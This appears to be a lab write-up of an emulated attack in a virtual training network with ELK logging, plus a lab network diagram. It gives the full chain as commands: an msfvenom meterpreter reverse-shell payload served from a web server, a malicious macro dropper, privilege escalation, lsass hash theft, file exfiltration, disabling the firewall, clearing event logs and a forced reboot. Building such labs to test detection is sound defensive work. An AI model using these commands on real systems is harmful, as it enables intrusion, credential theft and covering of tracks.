Attack Narrative

1.Generated an exe for malicious MS macro to download and create a reverse shell back to meterpreter.

- msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=172.16.1.13 LPORT=31337 -f exe > badidea.exe
- Moved executable to Apache web server: mv badidea.exe /var/www/html

2. Disabled Windows Defender but left Host Firewall on target
3. Create malicious MS macro that downloads the executable and starts it.
4. Setup meterpreter listener on attacker box (port 31337)

5.On Target System Open the infected file, ignoring the many many warnings you will get

6.Wait for target to call back (near instantaneous)

7. Get system: Meterpreter shell > getsystem
8. Steal hashshes via meterpreter lsass method
9. Used meterpreter to donload ”STEALME.txt”

10.Turn off Windows firewall:
Command shell > netsh advfirewall set allprofiles state off


11.Wait for 30 mins for logs to go to ELK. (just to ensure we had logs)

12.Clear logs: Meterpreter shell > clearev

13.Reboot target

1. Meterpreter shell > load powershell
2. Meterpreter shell > powershell_execute 'Shutdown -r -f -t 00'

Virtual Test Lab for OCA CASP 2024


Emulated Threat
172.16.1.13
172.16.1.14
Metasploit
LAN 2
OPNSense
172.16.1.1
Stack
192.168.1.106
LAN 1
OPNSense
192.168.1.1
Netflow Receiver / Forwarder
192.168.1.106
Active Directory
192.168.1.2
192.168.1.3
Windows Server
Win10-casp-ws1
192.168.1.103
Win10-casp-ws2
192.168.1.104
Win10-casp-ws3
192.168.1.105
WinLogBeat sending
SYSMON + Win Security Logs